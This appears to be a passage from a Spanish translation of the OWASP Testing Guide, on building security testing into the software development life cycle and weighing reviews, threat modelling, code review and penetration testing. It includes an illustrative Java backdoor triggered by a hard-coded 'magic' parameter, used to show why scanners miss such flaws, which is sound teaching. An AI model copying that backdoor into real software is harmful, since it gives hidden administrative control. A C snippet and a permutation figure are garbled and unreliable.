


Figura 2: Ventana de exposición

Nota: (1) Para más información acerca de la ventana de vulnerabilidad, remitirse a la Entrega 9 del boletín Cryptogram de Bruce Schneier, disponible en <http://www.schneier.com/crypto-gram-0009.html>
(2) Como pueden serlo los Informes de Amenazas de Symantec

Para prevenir problemas de seguridad recurrentes en una aplicación, es esencial el construir la seguridad dentro del Ciclo de Vida de Desarrollo del Software (SDLC), desarrollando estándares, políticas y guías de uso que encajen y funcionen dentro de la metodología de desarrollo. El modelado de amenazas y otras técnicas deberían ser empleados para ayudar a asignar los recursos apropiados en aquellas partes de un sistema más expuestas al riesgo.

SDLC es el rey

El SDLC es un proceso bien conocido por los desarrolladores. Mediante la integración de la

seguridad en cada fase del SDLC, permite una aproximación integral a la seguridad de aplicaciones que se apoya en los procedimientos ya existentes en la organización. Ten en cuenta que mientras los nombres de las varias fases pueden cambiar dependiendo del modelo SDLC usado por una organización, cada fase conceptual del arquetipo SDLC será usada para desarrollar la aplicación (es decir, definir, diseñar, desarrollar, implementar, mantener). Cada fase tiene implicaciones de seguridad que deberán formar parte del proceso existente, para asegurar un programa de seguridad rentable y exhaustivo.

Prueba pronto y prueba a menudo

El detectar un bug en una etapa temprana dentro del SDLC permite que pueda ser abordado con mayor rapidez y a un coste menor. Un bug de seguridad no es diferente de uno funcional o de un bug en el rendimiento, en este contexto. Un factor clave en hacer esto posible es educar a las organizaciones de desarrollo y Calidad sobre problemas de seguridad comunes y los métodos para detectar y prevenirlos. A pesar de que las nuevas bibliotecas, herramientas o lenguajes pueden ayudar a diseñar mejores programas (con menos bugs de seguridad), nuevas amenazas están apareciendo constantemente y los desarrolladores deben ser conscientes de aquellas que afectan al software que están desarrollando. La educación en testing de seguridad ayuda también a los desarrolladores a adquirir el enfoque apropiado para probar una aplicación desde la perspectiva de un atacante. Esto permite a cada organización considerar los problemas de seguridad como una parte de de sus responsabilidades.

Comprende el alcance de la seguridad

Es importante saber cuanta seguridad requerirá un proyecto determinado. A la información y activos que van a ser protegidos les debería ser asignada una clasificación que indique como van a ser manejados (por ejemplo confidencial, secreto, alto secreto). Debería discutirse con un consejo legal para asegurarse de que se cumplirá cualquier necesidad de seguridad específica. En los EEUU dichas necesidades pueden provenir de regulaciones federales como el acta Gramm-Leach-Bliley (<http://www.ftc.gov/privacy/glbact/>), o de leyes estatales como la SB-1386 de California (http://www.leginfo.ca.gov/pub/01-02/bill/sen/sb_1351-1400/sb_1386_bill_20020926_chaptered.html). Para organizaciones radicadas en países de la UE, tanto la regulación específica del país como las directivas europeas pueden aplicar, por ejemplo la Directiva 96/46/EC4 hace obligatorio el tratamiento de datos personales en aplicaciones con la debida atención, sea cual sea la aplicación.

Enfoque

Probar con éxito una aplicación en busca de vulnerabilidades de seguridad requiere pensar “ fuera de lo convencional ”. Los casos de uso habituales realizarán una comprobación del comportamiento normal de la aplicación cuando un usuario está empleándola del modo que esperas. Una buena comprobación de seguridad requiere ir más allá de lo que se espera y pensar como un atacante que está intentando quebrantar la aplicación. Pensar creativamente puede ayudar a determinar que datos no esperados pueden causar que una aplicación falle de modo inseguro. También puede ayudar encontrar que supuestos realizados por los desarrolladores web no son siempre ciertos y como pueden ser explotados. Esta es una de las razones por las que las herramientas automatizadas son realmente malas en la prueba automática de vulnerabilidades, esta mentalidad creativa debe ser usada caso por caso, y la mayoría de las aplicaciones web son desarrolladas de forma única y singular (incluso aunque usen marcos de desarrollo comunes).

Comprende el objeto de estudio

Una de las primeras iniciativas principales en cualquier buen programa de seguridad debería ser



pedir documentación precisa de la aplicación. La arquitectura, diagramas de flujo de datos, casos de uso, y demás deberían ser escritos en documentos formales y puestos a disposición para revisión. La documentos de aplicación y especificación técnica deberían incluir información que liste no solo los casos de uso deseados, sino también cualquier caso de uso específicamente no admitido. Finalmente, es bueno tener como mínimo una infraestructura de seguridad básica que permita la monitorización y el análisis de la evolución de los ataques contra tus aplicaciones y red (por ejemplo, sistemas IDS).

Utiliza las herramientas adecuadas

Aunque ya hemos enunciado que no existe una herramienta bala de plata, las herramientas juegan un papel crítico en el programa de seguridad global. Hay toda una gama de herramientas de código abierto y comerciales que pueden ayudar en la automatización de muchas tareas de seguridad rutinarias. Estas herramientas pueden simplificar y acelerar el proceso de seguridad ayudando al personal de seguridad en sus tareas. Sin embargo, es importante comprender exactamente lo que estas herramientas pueden hacer y lo que no, de forma que no se exagere su uso o sean usadas incorrectamente.

Lo importante está en los detalles

Es un factor crítico no realizar una revisión de seguridad superficial de una aplicación y considerarla completa. Esto infundirá una falsa sensación de confianza que puede ser tan peligrosa como no haber hecho una revisión de seguridad. Es vital revisar cuidadosamente los resultados encontrados y cribar cualquier falso positivo que pueda quedar en el informe. Informar de un resultado de seguridad hallado que sea incorrecto puede desacreditar el resto de mensajes válidos de un informe de seguridad. Debe tomarse cuidado en verificar que cada posible sección de la lógica de aplicación ha sido probada, y que cada escenario de caso de uso ha sido explorado en busca de posibles vulnerabilidades.

Usa el código fuente cuando esté disponible

A pesar de los resultados de los tests de penetración de caja negra pueden ser impresionantes y útiles para demostrar como son expuestas las vulnerabilidades en producción, no son el método más efectivo para securizar una aplicación. Si el código fuente de la aplicación está disponible, debería ser entregado al personal de seguridad para ayudarles durante la realización de la revisión. Es posible descubrir vulnerabilidades dentro del código fuente de la aplicación que se perderían durante el trabajo de caja negra.

Desarrolla**métricas**

Una parte importante de un buen programa de seguridad es la habilidad para determinar si las cosas están mejorando. Es importante seguir la pista de los resultados de los trabajos de prueba, y desarrollar métricas que podrán revelar la evolución de la seguridad de la aplicación en la organización. Estas métricas pueden mostrar si son necesarias más educación y formación, si hay algún mecanismo de seguridad en particular que no es comprendido con claridad por desarrollo, y si el número total de problemas relacionados con seguridad que se han encontrado cada mes se está reduciendo. Unas métricas consistentes que puedan ser generadas automáticamente a partir de código fuente disponible ayudarán también a la organización en la evaluación de la eficacia de los mecanismos introducidos para reducir el número de bugs de seguridad en el desarrollo de software. Las métricas no son fáciles de desarrollar, por lo que usar métricas estándar, como las provistas por el proyecto OWASP Metrics y otras organizaciones podría ser una buena base de la que partir para empezar.

TÉCNICAS DE COMPROBACIÓN EXPLICADAS

Esta sección presenta una visión genérica de alto nivel de las diversas técnicas de testing que pueden ser empleadas en la construcción de un programa de pruebas. No se presentan metodologías específicas para estas técnicas, aunque la Parte 2 del proyecto de Pruebas OWASP si abordará esa información. Incluimos esta sección para situar en contexto el marco de pruebas presentado en el siguiente Capítulo, y para remarcar las ventajas y desventajas de algunas de las técnicas que pueden ser consideradas.

- Inspecciones y Revisiones Manuales
- Modelado de Amenazas
- Revisión de Código
- Pruebas de Penetración

INSPECCIONES Y REVISIONES MANUALES

Las inspecciones manuales son revisiones realizadas por personas, que por lo general comprueban las implicaciones de seguridad de personas, políticas y procesos, aunque pueden incluir la inspección de decisiones tecnológicas, como puede ser los diseños de la arquitectura escogidos. Generalmente se llevan a cabo analizando documentación o mediante entrevistas con los diseñadores o propietarios de los sistemas. Aunque el concepto de inspección manual y revisión personal es simple, pueden considerarse entre las técnicas más efectivas y eficaces. Preguntar a alguien como funciona algo y porque está implementado de un modo específico permite al revisor determinar rápidamente si una consideración de seguridad puede resaltar de forma evidente. Las inspecciones y revisiones manuales son una de las pocos métodos para probar el ciclo de vida de desarrollo de software y asegurar que en el mismo existe la política de seguridad o competencia adecuada. Como con muchas otras cosas en la vida, a la hora de realizar inspecciones y revisiones manuales, te sugerimos que adoptes un modelo de “confía, pero verifica”.



No todo lo que todo el mundo te dice o te muestre será preciso o correcto. Las revisiones manuales son particularmente buenas para comprobar si las personas comprenden el proceso de seguridad, si han sido concienciadas de la existencia de una política, y si tienen los conocimientos apropiados para diseñar y/o implementar una aplicación segura. Otras actividades, incluyendo la revisión manual de documentación, políticas de programación segura, requerimientos de seguridad y diseños estructurales, deberían ser efectuadas usando revisiones manuales.

Ventajas:

- No requiere tecnología de apoyo
- Puede ser aplicada a una variedad de situaciones
- Flexible
- Fomenta el trabajo en grupo
- Se aplica en una fase temprana del SDLC

Desventajas:

- Puede consumir mucho tiempo
- Material de apoyo no siempre disponible
- Precisa de bastantes conocimientos, reflexión y competencia humana para ser efectiva

MODELADO DE AMENAZAS

Información General

En el contexto del ámbito técnico, el modelado de amenazas se ha convertido en una técnica popular para ayudar a los diseñadores de sistemas acerca de las amenazas de seguridad a las que se enfrentan sus sistemas. Les permite desarrollar estrategias de mitigación para vulnerabilidades potenciales. El modelado de amenazas ayuda a las personas a concentrar sus, inevitablemente, limitados recursos y atención en aquellas partes del sistema que más lo necesitan. Los modelos de amenaza deberían ser creados tan pronto como sea posible en el ciclo de vida de desarrollo del software, y deberían ser revisados a medida que la aplicación evoluciona y el desarrollo va progresando. El modelado de amenazas es esencialmente la evaluación del riesgo en aplicaciones. Se recomienda que todas las aplicaciones tengan un modelo de amenaza desarrollado y documentado. Para desarrollar un modelo de amenaza, recomendamos tomar una aproximación simple que siga el estándar NIST 800-30 para evaluación del riesgo. Esta aproximación incluye:

- Descomponer la aplicación - a través de un proceso de inspección manual, comprendiendo como funciona la aplicación, sus activos, funcionalidad y conectividad.
- Definir y clasificar los activos - clasificar los activos en activos tangibles e intangibles, y ponderarlos de acuerdo a su criticidad para el negocio.
- Explorar vulnerabilidades potenciales (técnicas, operacionales y de gestión)

- Explorar amenazas potenciales - a través de un proceso de desarrollo de escenarios de amenaza o árboles de ataque que desarrollan una visión realista de potenciales vectores de ataque desde la perspectiva del atacante.
- Crear estrategias de mitigación – desarrollar controles de mitigación para cada una de las amenazas que se consideran realistas. El resultado de un modelo de amenaza puede variar, pero generalmente es un colección de listas y diagramas. La Parte 2 de la Guía de Pruebas OWASP (el texto detallado de “Como”) apuntará una metodología específica de Modelado de Amenazas. No hay un modo correcto o incorrecto de desarrollar modelos de amenaza, y han ido surgiendo diversas técnicas. Vale la pena echar un vistazo al modelo OCTAVE de la universidad Carnegie Mellon (<http://www.cert.org/octave/>).

Ventajas

- Visión práctica del sistema desde el punto de vista de un atacante
- Flexible
- Se aplica en una fase temprana del SDLC

Desventajas

- Nueva técnica, relativamente
- Unos buenos modelos de amenaza no significan un buen software

Nota: (3) Stoneburner, G., Goguen, A., & Feringa, A. (2001, October). Risk management guide for information technology systems. Obtenido el 7 de Mayo de 2004 de <http://csrc.nist.gov/publications/nistpubs/800-30/sp800-30.pdf>

REVISIÓN DE CÓDIGO FUENTE

Presentación

general

La revisión de código fuente es el proceso de comprobar manualmente el código fuente de una aplicación web en busca de incidencias de seguridad. Muchas vulnerabilidades de seguridad serias no pueden ser detectadas con ninguna otra forma de análisis o prueba. Como dice la conocida frase ``si quieres saber que es lo que está pasando realmente, vete directo a la fuente´´. Casi todos los expertos en seguridad están de acuerdo en que no hay nada mejor que ver realmente el código. Toda la información necesaria para identificar problemas de seguridad está en el código en algún lugar. De modo diferente a comprobar software cerrado de terceras partes, como sistemas operativos, cuando se realizan tests de aplicaciones web (especialmente cuando han sido desarrolladas internamente), el código fuente debería ser puesto a disposición para comprobarlo. Muchos problemas de seguridad no intencionados pero significativos son también extremadamente difíciles de descubrir con otras formas de testing o análisis, como el testing de penetración, haciendo del análisis de código la técnica preferida para las comprobaciones técnicas. Con el código fuente, la persona comprobándolo puede determinar con exactitud que está pasando (o qué se supone que está pasando), y eliminar el trabajo de adivinar del testing de caja negra.

Ejemplos de incidencias particularmente propicias a ser encontradas a través de las revisiones de código fuente incluyen problemas de concurrencia, lógica de negocio errónea, problemas de control de acceso y debilidades criptográficas, así como puertas traseras, Troyanos, Huevos de Pascua,



bombas de tiempo, bombas lógicas y otras formas de código malicioso. Estas incidencias a menudo se manifiestan como las vulnerabilidades más dañinas en websites. El análisis de código fuente puede ser también extremadamente eficiente a la hora de encontrar incidencias de implementación, como localizaciones en las que la validación de entradas no es realizada o cuando pueda haber presentes procedimientos erróneos de control de fallos. Pero ten en cuenta que los procedimientos operativos deben ser revisados también, ya que el código fuente usado puede no ser el mismo que el analizado.(4).

Ventajas

- Eficacia e integridad
- Precisión
- Rapidez (Para revisores competentes)

Desventajas

- Requiere desarrolladores de seguridad altamente competentes
- No puede detectar errores en tiempo de ejecución con facilidad
- El código fuente realmente en uso puede ser diferente del que está siendo analizado

Para más información acerca de la revisión de código, OWASP gestiona un proyecto de revisión de código: http://www.owasp.org/index.php/Category:OWASP_Code_Review_Project

Nota: (4) Ver "Reflections on Trusting Trust" por Ken Thompson (<http://cm.bell-labs.com/who/ken/trust.html>)

PRUEBAS DE INTRUSIÓN

Información

General

Los tests de intrusión se han convertido desde hace muchos años en una técnica común empleada para comprobar la seguridad de una red. También son conocidos comúnmente como tests de caja negra o hacking ético. Las pruebas de intrusión son esencialmente el ``arte`` de comprobar una aplicación en ejecución remota, sin saber el funcionamiento interno de la aplicación, para encontrar vulnerabilidades de seguridad. Generalmente, el equipo de prueba de intrusión tendría acceso a una aplicación como si fuesen usuarios. Los probadores actúan como un atacante, e intentan encontrar y explotar vulnerabilidades. En muchos casos al encargado de las pruebas se le da una cuenta válida en el sistema. Mientras que los tests de penetración han demostrado ser efectivos en seguridad de redes, la técnica no se traslada de forma natural al caso de aplicaciones. Cuando se realizan tests de penetración en redes y sistemas operativos, la mayoría del trabajo se centra en encontrar y explotar vulnerabilidades conocidas en tecnologías específicas. Dado que las aplicaciones web son casi todas hechas a medida exclusivamente, el testing de penetración en el campo de aplicaciones web es más similar a investigación pura. Se han desarrollado herramientas de testing de penetración para automatizar el proceso pero, de nuevo, por la naturaleza de las aplicaciones web, su eficacia es a menudo escasa. Actualmente muchas personas emplean tests de penetración sobre aplicaciones web como su técnica de comprobación de seguridad principal. Aunque ciertamente tiene su lugar en un programa de pruebas, no creemos que deba ser considerado como la principal o única técnica. Gary McGraw resumió bien el testing de penetración cuando dijo ``Si suspendes una prueba de intrusión sabes que, de hecho, tienes un problema muy grave. Si pasas una prueba de intrusión no sabes si no tienes un problema muy grave``. Sin embargo una prueba de intrusión enfocado (esto es, un test que intenta explotar vulnerabilidades conocidas detectadas en revisiones anteriores) puede ser de utilidad para detectar si alguna vulnerabilidad específica está realmente corregida en el código fuente desplegado en la web..

Ventajas

- Puede ser rápido (y por tanto, barato)
- Requiere un conocimiento relativamente menor que una revisión de código fuente
- Comprueba el código que está siendo expuesto realmente

Desventajas

- Demasiado tardío en el SDLC
- Testing solo de impactos frontales



LA NECESIDAD DE UNA APROXIMACIÓN EQUILIBRADA

Con tantas técnicas y aproximaciones para comprobar la seguridad de tus aplicaciones web, puede resultar difícil comprender que técnicas usar y cuando usarlas. La experiencia muestra que no hay una respuesta correcta o incorrecta a cuales serían exactamente las técnicas que deberían usarse para construir un marco de pruebas. El hecho es que probablemente todas las técnicas deberían ser empleadas para asegurar que todas las áreas que necesitan ser probadas son cubiertas. Sin embargo, lo que está claro, es que no hay una sola técnica que cubra eficazmente toda la comprobación de seguridad que debe ser realizada para asegurar que todas las incidencias son abordadas. Muchas compañías adoptan una aproximación, que históricamente ha sido el testing de penetración. El testing de penetración, a pesar de su utilidad, no puede abordar efectivamente muchas de las incidencias que requieren ser comprobadas, y simplemente es insuficiente y demasiado tarde dentro del ciclo de desarrollo del software (SDLC). La aproximación correcta es una aproximación equilibrada que incluya varias técnicas, desde las revisiones manuales hasta el testing técnico. Una aproximación equilibrada asegura la cobertura de pruebas en todas las fases del SDLC. Esta aproximación explota el potencial las técnicas más apropiadas disponibles dependiendo de la fase actual del SDLC. Por supuesto hay momentos en que solo una técnica es aplicable; por ejemplo, un test en una aplicación web que ya ha sido creada y en el que el probador no tiene acceso al código fuente. En este caso, un test de penetración es claramente mejor que no probar nada. Sin embargo, nosotros recomendamos a los responsables de realizar las pruebas poner a prueba cualquier asunción, como el no tener acceso al código fuente, y explorar la posibilidad de un testing completo. Una aproximación equilibrada varía dependiendo de muchos factores, como la madurez del proceso de pruebas y la cultura corporativa. Sin embargo, se recomienda que un marco de pruebas equilibrado sea semejante a las representaciones mostradas en las Figuras 3 y 4. La siguiente figura muestra una representación típica proporcional superpuesta sobre el ciclo de vida de desarrollo del software. Es esencial para las compañías poner un mayor énfasis en las etapas iniciales de desarrollo.




Figure 3: Proporción del esfuerzo de pruebas en el SDLC

La siguiente figura muestra una representación proporcional típica superpuesta sobre las técnicas de comprobación




Figura 4: Proporción del esfuerzo de la prueba según la técnica empleada

Nota sobre los scanners de aplicaciones web

Muchas organizaciones han empezado a utilizar scanners de aplicaciones web. Aunque sin duda tienen su lugar en un programa de pruebas, queremos remarcar algunas razones fundamentales por las que creemos que el testing automático de caja negra no es (ni será) efectivo. Por el hecho de resaltar estos puntos no estamos desaconsejando el uso de scanners de aplicación. Lo que queremos decir es que sus limitaciones deberían ser comprendidas, y los marcos de prueba deberían ser planeados apropiadamente.

Ejemplo 1: Parámetros mágicos

Imagina una aplicación web simple que acepta una combinación nombre-valor, primero el parámetro ``mágico`` y luego el valor. Por simplicidad, la petición GET podría ser:

`http://www.host/application?magic=valor`

Para simplificar más el ejemplo, en este caso los valores solo pueden ser caracteres ASCII de la ``a`` a la ``z`` (mayúsculas o minúsculas), y números del 0 al 9. Los diseñadores de esta aplicación crearon una puerta trasera administrativa durante las pruebas, pero la ofuscaron para evitar que un observador casual la descubriese. Enviando el valor `sf8g7sfjdsurtsdieerwqredsgnfg8d` (30 caracteres), el usuario se logueará y se le presentará una pantalla administrativa con control total de la aplicación. La petición HTTP sería:

`http://www.host/application?magic= sf8g7sfjdsurtsdieerwqredsgnfg8d`

Dado que todos los otros parámetros eran campos simples de dos y tres caracteres, no es posible empezar a adivinar combinaciones a partir de 28 caracteres. Un scanner de aplicación web necesitará realizar fuerza bruta (o adivinar) el espacio de claves completo de 30 caracteres. Esto suma 3028 permutaciones, o ¡trillones de peticiones HTTP! ¡Es como buscar un electrón en un pajar digital! El código podría ser como el siguiente:



```
public void doPost( HttpServletRequest request, HttpServletResponse response)
{
    String magic = "sf8g7sfjdsurtsdieerwqredsgnfg8d";
    boolean admin = magic.equals( request.getParameter("magic"));
    if (admin) doAdmin( request, response);
    else .... // proceso normal
}
```

Mediante un vistazo al código fuente, la vulnerabilidad prácticamente salta a la vista como un problema potencial.

Ejemplo 2: Mala criptografía

La criptografía es usada ampliamente en aplicaciones web. Imagina que un desarrollador decide escribir un algoritmo de cifrado simple para permitir a un usuario registrarse automáticamente del *site A* al *site B*. El desarrollador decide, desde su conocimiento, que si un usuario está logueado en el *site A*, puede generar una clave usando una función de hashing MD5 que comprenda *Hash { usuario:fecha }*

Cuando un usuario pasa al *site B*, enviará la clave en la cadena de petición al *site B* en un redirect HTTP. El *site B* calcula independientemente el hash, y lo compara al hash que se le ha pasado en la petición. Si coinciden, el *site B* registra al usuario como el usuario que dice ser. Claramente, tal y como explicamos el sistema, se pueden vislumbrar las insuficiencias del mismo, y se puede ver como cualquiera que se lo figure (o que alguien le indique como funciona, o descargue la información de Bugtraq) puede loguearse como cualquier usuario. Una revisión manual, como una entrevista, habría descubierto la incidencia de seguridad rápidamente, como también lo haría una inspección del código. Un scanner de caja negra de la aplicación web habría visto un hash de 128 bits que cambia para cada usuario y, por la naturaleza de las funciones de hash, no cambia en ninguna forma predecible.

Nota sobre las herramientas de revisión de código fuente estático

Muchas organizaciones han empezado a utilizar scanners de código fuente estático. Aunque sin duda tienen su lugar en un programa de pruebas exhaustivo, queremos remarcar algunas notas acerca de porque no creemos que esta aproximación sea eficaz cuando es usada por si sola. El análisis de código fuente estático aisladamente no puede comprender el contexto de construcciones semánticas en el código, y por tanto es propenso a hallar un número significativo de falsos positivos. Particularmente esto es cierto con C y C++. La tecnología es útil en determinar partes interesantes en el código, aunque es necesario un esfuerzo significativo para validar los hallazgos.

Por ejemplo:

```
char                                =                                szTarget[12];
char                                =                                "Hello,                                World";
size_t                                =                                strlen_s(s,20);
strncpy_s(temp,sizeof(szTarget),s,cSource);
strncat_s(temp,sizeof(szTarget),s,cSource);
```

3. EL ENTORNO DE PRUEBAS OWASP

PRESENTACIÓN

Esta sección describe un marco de pruebas típico que puede ser desarrollado en una organización. Puedes verla como un marco de referencia que comprende tanto técnicas como tareas que es apropiado realizar en varias fases del ciclo de vida de desarrollo del software (SDLC). Las compañías y los equipos de proyecto emplean este modelo para desarrollar su propio marco de trabajo y determinar el alcance de las pruebas que realizan los vendedores. Este marco de trabajo no debe ser tomado como preceptivo, sino como una aproximación flexible que puede ser extendida y amoldada para encajar en el proceso de desarrollo y cultura de una empresa.

Esta sección tiene por objetivo ayudar a las organizaciones a construir un proceso de pruebas estratégicas completo; no está dirigida a consultores o contratistas, que suelen estar ocupados en áreas más específicas y tácticas del testing.

Es crítico comprender porque construir un marco de trabajo de testing de principio a fin es crucial para evaluar y mejorar la seguridad del software. Howard y LeBlanc apuntan en *Writing Secure Code* que publicar un boletín de seguridad le cuesta a Microsoft como mínimo \$100,000, y a sus clientes en conjunto mucho más que eso el implementar los parches de seguridad. También indican que el site web del gobierno de los EEUU para el Cibercrimen (<http://www.cybercrime.gov/cccases.html>) detalla casos criminales recientes y la pérdida de las organizaciones. Las pérdidas típicas exceden ampliamente los \$100,000.

Con datos así, es comprensible porque muchos vendedores de software pasan de realizar testing de seguridad de caja negra solamente, que solo se puede realizar en aplicaciones que ya han sido desarrolladas, a concentrarse en los primeros ciclos de desarrollo de la aplicación, como la definición, diseño y desarrollo.

Muchos profesionales de la seguridad ven todavía la comprobación de seguridad dentro del terreno de las pruebas de intrusión. Tal como se mostró en el Capítulo 3: " ", y según el marco de trabajo, aunque las pruebas de intrusión tienen un papel que jugar, generalmente es ineficaz en encontrar bugs, y depende excesivamente de la capacidad del probador. Debería ser considerado únicamente como una técnica de implementación, o suscitar una mayor atención sobre incidencias de producción. Para mejorar la seguridad de las aplicaciones, se debe antes mejorar la calidad de seguridad del software. Eso significa comprobar la seguridad en las fases de definición, diseño, desarrollo, implementación y mantenimiento, y no confiar en la costosa estrategia de esperar hasta que el código esté construido por completo.

Tal y como se expuso en la introducción, hay muchas metodologías de desarrollo, como la de proceso racional unificado, desarrollo ágil y extremo, y las metodologías tradicionales de cascada. La intención de esta guía no es ni apuntar a una metodología de desarrollo en particular ni proporcionar unas directrices específicas que se ajusten a una metodología específica. En vez de eso, presentamos un modelo de desarrollo genérico, y el lector debería seguirlo de acuerdo al proceso que emplee su compañía.



Este marco de pruebas consta de las siguientes actividades que deberían tener lugar:

- Antes de empezar el desarrollo
- Durante el diseño y definición
- Durante el desarrollo
- Durante la implementación
- Mantenimiento y operaciones

FASE 1: ANTES DE EMPEZAR EL DESARROLLO

Antes de que el desarrollo de la aplicación haya empezado:

- Comprobación para asegurar que existe un SDLC adecuado, en el cual la seguridad sea inherente.
- Comprobación para asegurar que están implementados la política y estándares de seguridad adecuados para el equipo de desarrollo.
- Desarrollar las métricas y criterios de medición.

FASE 1A: REVISIÓN DE ESTÁNDARES Y POLÍTICAS

Asegurar que las políticas, documentación y estándares adecuados están implementados. La documentación es extremadamente importante, ya que brinda al equipo de desarrollo políticas y directrices a seguir.

Las personas pueden hacer las cosas correctamente, solo si saben que es lo correcto.

Si la aplicación va a ser desarrollada en JAVA, es esencial que haya un estándar de programación segura en Java. Si la aplicación va a usar criptografía, es esencial que haya un estándar de criptografía. Ninguna política o estándar puede cubrir todas las situaciones con las que se enfrentará un equipo de desarrollo. Documentando las incidencias comunes y predecibles, habrá menos decisiones que afrontar durante el proceso de desarrollo.

FASE 1B - DESARROLLO DE MÉTRICAS Y CRITERIOS DE MEDICIÓN (ASEGURAR LA TRAZABILIDAD)

Antes de empezar el desarrollo, planifica el programa de medición. Definir los criterios que deben ser medidos proporciona visibilidad de los defectos tanto en el proceso como en el producto. Es algo esencial definir las métricas antes de empezar el desarrollo, ya que puede haber necesidad de modificar el proceso (de desarrollo) para poder capturar los datos necesarios.

FASE 2 - DURANTE EL DISEÑO Y DEFINICIÓN

FASE 2A: REVISIÓN DE LOS REQUISITOS DE SEGURIDAD

Los requisitos de seguridad definen como funciona una aplicación desde una perspectiva de la seguridad. Es indispensable que los requisitos de seguridad sean probados. Probar, en este caso, significa comprobar los supuestos realizados en los requisitos, y comprobar si hay deficiencias en las definiciones de los requisitos.

Por ejemplo, si hay un requisito de seguridad que indica que los usuarios deben estar registrados antes de tener acceso a la sección de whitepapers de un site, ¿Significa que el usuario debe estar registrado con el sistema, o debe estar autenticado? Asegúrate de que los requisitos sea lo menos ambiguo posible.

A la hora de buscar inconsistencias en los requisitos, ten en cuenta mecanismos de seguridad como:

- Gestión de Usuarios (reinicio de contraseñas, etc.)
- Autenticación
- Autorización
- Confidencialidad de los Datos
- Integridad
- Contabilidad
- Gestión de Sesiones
- Seguridad de Transporte
- Segregación de Sistemas en Niveles
- Privacidad

FASE 2B: DISEÑO DE UNA ARQUITECTURA DE REVISIÓN

Las aplicaciones deberían tener una arquitectura y diseño documentados. Por documentados nos referimos a modelos, documentos de texto y semejantes. Es indispensable comprobar estos elementos para asegurar que el diseño y la arquitectura imponen un nivel de seguridad adecuado al definido en los requisitos.

Identificar fallos de seguridad en la fase de diseño no es solo una de las fases más efectiva por costes a la hora de identificar errores, sino que también puede ser la fase más efectiva para realizar cambios. Por ejemplo, ser capaz de identificar que el diseño precisa realizar decisiones de autorización en varias fases; puede ser adecuado considerar un componente de autorización centralizado.

Si la aplicación realiza validación de datos en múltiples fases, puede ser adecuado desarrollar un marco de validación centralizado (realizar la validación de entradas en un solo lugar en vez de en cientos, es mucho más sencillo).



Si se descubren vulnerabilidades, deberían serle transmitidas al arquitecto del sistema, en busca de aproximaciones alternativas.

FASE 2C: CREACIÓN Y REVISIÓN DE MODELOS UML

Una vez completados el diseño y arquitectura, construye modelos de Lenguaje Unificado de Modelado (de ahora en adelante y por sus siglas en inglés, Unified Modeling Language, UML), que describan como funciona la aplicación. En algunos casos, pueden estar ya disponibles. Emplea estos modelos para confirmar junto a los diseñadores de sistemas una comprensión exacta de como funciona la aplicación. Si se descubre alguna vulnerabilidad, debería serle transmitida al arquitecto del sistema para buscar aproximaciones alternativas.

FASE 2D: CREACIÓN Y REVISIÓN DE MODELOS DE AMENAZA

Con las revisiones de diseño y arquitectura en mano, y con los modelos UML explicando como funciona el sistema exactamente, es hora de acometer un ejercicio de modelado de amenazas. Desarrolla escenarios de amenaza realistas. Analiza el diseño y la arquitectura para asegurarte de que esas amenazas son mitigadas, aceptadas por negocio, o asignadas a terceros, como puede ser una aseguradora. Cuando las amenazas identificadas no tienen estrategias de mitigación, revisa el diseño y la arquitectura con los arquitectos de los sistemas para modificar el diseño.

FASE 3: DURANTE EL DESARROLLO

En teoría, el desarrollo es la implementación de un diseño. Sin embargo, en el mundo real, muchas decisiones de diseño son tomadas durante el desarrollo del código. A menudo son decisiones menores, que o bien eran demasiado detalladas para ser descritas en el diseño o, en otras cosas, incidencias para las cuales no había ninguna directriz o guía que las cubriese. Si la arquitectura y el diseño no eran los adecuados, el desarrollador tendrá que afrontar muchas decisiones. Si las políticas y estándares eran insuficientes, tendrá que afrontar todavía más decisiones.

FASE 3A: INSPECCIÓN DE CÓDIGO POR FASES

